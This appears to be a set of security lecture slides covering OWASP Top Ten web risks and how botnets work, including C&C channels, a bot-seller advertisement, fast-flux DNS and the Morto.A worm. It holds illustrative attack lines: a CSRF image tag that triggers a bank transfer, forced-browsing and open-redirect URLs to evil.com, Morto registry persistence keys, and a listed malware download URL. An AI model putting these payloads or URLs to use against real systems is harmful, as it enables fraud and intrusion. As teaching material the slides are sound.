<img src = "http://example.com/image.jpg" />
```

What if...

```
<img src= "http://bank.com/transfer.php?amount=500&acc=1234" height = "0" />
```

Usually, we allow automatically login...

**Recommendations:** Add a secret, not automatically submitted, token to ALL sensitive requests.  
Properly encode all input on the way out.

# A6: Security Misconfiguration

- Good security requires having **a secure configuration** defined and deployed for the application, frameworks, application server, web server, database server, and platform.
- All these settings should be defined, implemented, and maintained as many are **not** shipped with secure defaults.
- This includes keeping all software **up to date**, including all code libraries used by the application.

# A7: Insecure Cryptographic Storage

- Many web applications do not properly **protect sensitive data**, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing.
  - Failure to identify all sensitive data
  - Failure to identify all the places that this sensitive data gets stored
    - Databases, files, directories, log files, backups, etc.
  - Failure to properly protect this data in every location



I'm proud that I store my password in  
plaintext.

- <http://plainpass.com/>
- There are several ways to store clients' password
  - plaintext
  - pure hash
  - salted hash
  - encrypted password
  - multi-salted hash

# A8: Failure to Restrict URL Access

- A common mistake
  - Displaying only authorized links and menu choices
  - This is called presentation layer access control, and doesn't work
  - Attacker simply forges direct access to 'unauthorized' pages
- Typical Impact
  - Attackers invoke functions and services they're not authorized for
  - Access other user's accounts and data
  - Perform privileged actions

# A8: Failure to Restrict URL Access (cont'd)



**Login**

ACC

PWD

if authentication is passed, then redirect to ...

<http://stupid.com/user.php?id=MyID>

**What if...**

<http://stupid.com/admin.php?id=MyID>

Or

<http://stupid.com/user.php?id=Admin>

Make sure authentication is required to access private page.

# A9: Insufficient Transport Layer Protection

## Transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
- Failure to properly protect this data in every location

## Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident
- Business gets sued and/or fined

# A10: Unvalidated Redirects and Forwards

- Web applications frequently **redirect and forward users** to other pages and websites, and use untrusted data to determine the destination pages.
- Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# A10: Unvalidated Redirects and Forwards (cont'd)

- Example #1
- The application has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.
  - `http://www.example.com/redirect.jsp?url=evil.com`
- Example #2
- The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. The attacker crafts a URL that will pass the application’s access control check and then forward the attacker to an administrative function that she would not normally be able to access.
  - `http://www.example.com/boring.jsp?fwd=admin.jsp`

# OWASP Mobile Security Project - Top Ten Mobile Risks

- Insecure Data Storage
- Weak Server Side Controls
- Insufficient Transport Layer Protection
- Client Side Injection
- Poor Authorization and Authentication
- Improper Session Handling
- Security Decisions Via Untrusted Inputs
- Side Channel Data Leakage
- Broken Cryptography
- Sensitive Information Disclosure

- This page is an additional reading material.
- <http://www.slideshare.net/JackMannino/owasp-top-10-mobile-risks>


# **BOTNET**



# How a botnet works?

- The term **botnet** is used to define networks of infected end-hosts, called **bots**, that are under the control of a human operator commonly known as **botmaster**.
- While botnets recruit vulnerable machines using methods also utilized by other classes of malware, their defining characteristic is the use of **command and control (C&C) channels**.
  - IRC, Internet Relay Channel
    - was originally designed to form large social chat rooms
  - HTTP
  - P2P
  - Others...

# Botnet Life Cycle



Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose, Andreas Terzis,  
“A Multifaceted Approach to Understanding the Botnet Phenomenon,” in IMC 2006.

# Underground Economy



<http://en.wikipedia.org/wiki/Botnet>

# Underground Economy (cont'd)

- Botnets pose the greatest power to execute illegal activities on the internet
  - Spam, DDoS, phishing, click fraud, stepping stone, ...
- Advertising
  - goods (carder, confirmer, cashier)
  - services (SSN, credit cards, etc...)
- Sensitive Data
  - Bank account info or SSNs allow for verification



### Instagram Bot(s):

JET Instagram Jumbo Bot

**NEW**

### Google+ (Plus) Bots **NEW** -

**Buy All for \$660**

JET Google +1 Voter Bot

JET Google+ Circles Adder

### Facebook.com Bots

JET Facebook Accounts Checker

JET Facebook Wall Poster

JET Facebook FanPage Wall Poster

JET Facebook Status Updater

JET Facebook Classmates Grabber

JET Facebook Newsfeeds

Commenter

JET Facebook Questions Asker

JET Facebook Messages Replier

### Twitter.com Bots -

**Buy All for \$700**

JET Twitter IDs Grabber

JET Twitter Tweets Replier

**NEW**

JET Twitter Creator

JET Twitter Follower

JET Tweets Updater

### Products Overview

All of our Bots use enhanced Winsock Technology meaning they are not the usual bots you see everywhere. These bots are up to **50 times faster** than the regular bots and are much much stable in comparison as well.



### **Massive Package Discount:**

Contact us, for your custom package.

### Common Features

- Enhanced Winsock Technology
- Advanced PP Technology to process requests faster
- Multi Threading that further speeds up the bot
- Chaining - Enables the bot to run unmonitored on a given list of accounts
- Proxy Feature
- Multi-computer License
- Easy to use layout
- Instant Download
- **CAPTCHA Bypass** in all of our bots

### Updates

We provide regular and **FREE Lifetime** updates to our customers as soon as there is any change affecting the bot's activity.

# http://en.wikipedia.org/wiki/Botnet

## Historical list of botnets

Date created	Name	Estimated no. of bots	Spam capacity	Aliases
?	<a href="#">Conficker</a>	10,000,000+ <sup>[10]</sup>	10 billion/day	DownUp, DownAndUp, DownAdUp, Kido
?	<a href="#">Kraken</a>	495,000	9 billion/day	Kracken
31 March 2007	<a href="#">Srizbi</a>	450,000 <sup>[11]</sup>	60 billion/day	Cbeplay, Exchanger
?	<a href="#">Bobax</a>	185,000	9 billion/day	Bobic, Oderoor, Cotmonger, Hacktool.Spammer, <a href="#">Kraken</a> <sup>[citation needed]</sup>
Around 2006	<a href="#">Rustock</a>	150,000	30 billion/day	RKRustok, Costrat
Around 2007	<a href="#">Cutwail</a>	125,000	16 billion/day	Pandex, Mutant (related to: Wigon, Pushdo)
?	<a href="#">Storm</a>	85,000 (only 35,000 send email)	3 billion/day	Nuwar, Peacomm, Zhelatin
?	<a href="#">Donbot</a>	80,000	500 million/day	
?	<a href="#">Grum</a>	50,000	2 billion/day	Tedroo
?	<a href="#">Onewordsub</a>	40,000	1.8 billion/day	?
?	<a href="#">Mega-D</a>	35,000	10 billion/day	Ozdok
?	<a href="#">Nucrypt</a>	20,000	5 billion/day	Loosky, Locksky
?	<a href="#">Wopla</a>	20,000	600 million/day	Pokier, Slogger, Cryptic
?	<a href="#">Spamthru</a>	12,000	350 million/day	Spam-DComServ, Covesmer, Xmiler
?	<a href="#">Attack Team</a>	10,000	250 million/day	Elite[B0tN3t]
August 14, 1996	<a href="#">SilverNet</a>	Unknown	Unknown	DataStream, doomNET

# Botnet as a Service


The screenshot displays a web-based interface for managing a botnet. At the top left, there is a dropdown menu with asterisks and a green 'Disconnect' button. Below this, a 'socks on port:' field is set to '9099'. A green box highlights the selected bot node: 'US 68.251.34.7 Chicago IL ID: 229'. To the right, account information is shown: 'Account : tst', 'group : admin', and 'time left : 19:59.25 +358d'. A green line graph shows traffic volume, with markers for '15 Kb' and '30 Kb'. Below the graph are buttons for 'Select', 'Test HTTP Speed', and 'SBL Test'. A navigation bar includes tabs for 'Main', 'Rules', 'Sniffer', 'Connections', 'Tools', and 'Settings'. The main area features a table of bot nodes with columns for Country, City, State, ver, IP / DNS, upTime, and ID.

Country	City	State	ver	IP / DNS	upTime	ID
US	Manlius	NY	71	24.59.196.45	1 days	203
AR	Buenos aires		75	200.125.100.166	60	204
AT			75	88.116.116.74	345	205
US	Washington	DC	71	141.156.90.156	425	206
US	New hyde park	NY	71	63.138.53.115	4 days	207
US			71	71.248.69.12	4 days	208
US	Indianapolis	IN	71	68.249.100.91	760	209
US	Mt. laurel	NJ	71	69.255.149.220	2 days	210

# Bot Example: Morto.A

## Network Activities

## Host Activities




- (1) (a) Initiate RDP connection
- (b) Crack the password
- (c) Take control of the target host (encrypted)

RDP  
Port 3389



- (3) Request & download bot binary

HTTP  
Port 80




KLM\SYSTEM\CurrentControlSet\Services\Sens\Parameters  
"ServiceDll" = "<system folder>\sens32.dll"


HKLM\SYSTEM\CurrentControlSet\Services\6to4\Parameters  
"ServiceDll" = "<windows folder>\temp\ntshrui.dll"



# Bot Example: Morto.A (cont'd)



# DNS and Fast-Flux




# DNS and Fast-Flux (cont'd)












- Motivation:
  - The botnet itself also requires a reliable hosting infrastructure for commands distribution or malicious binaries download
    - Bots may not be alive all the time
    - Botmasters want the links between the bots to be less obvious
- FFSNs show a similar behavior as RRDNS and CDNs
  - A single service seems to be hosted by “many different IP addresses”
  - responds a few **A** records from a larger pool of compromised machines (and responds a different subset after the TTL has expired)
  - if at least one of the IP addresses returned is reachable, the whole “scam” is working!

# DNS and Fast-Flux (cont'd)

**V:** Victim  
**D<sub>i</sub>:** DNS-Flux agents  
**D<sub>v</sub>:** Victim's DNS resolver  
**D<sub>com</sub>:** .com name server  
**M:** Mothership



# Malware Domains/URLs

Date (UTC)	Domain	IP	Reverse Lookup	Description	Registrant	ASN	
<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	<a href="#">↑</a> <a href="#">↓</a>	
2012/12/06_14:05	browserchecking.com/ install.exe	76.73.2.186	.	Fake AV	browserchecking.com@ protecteddomainservi ces.com	30058	
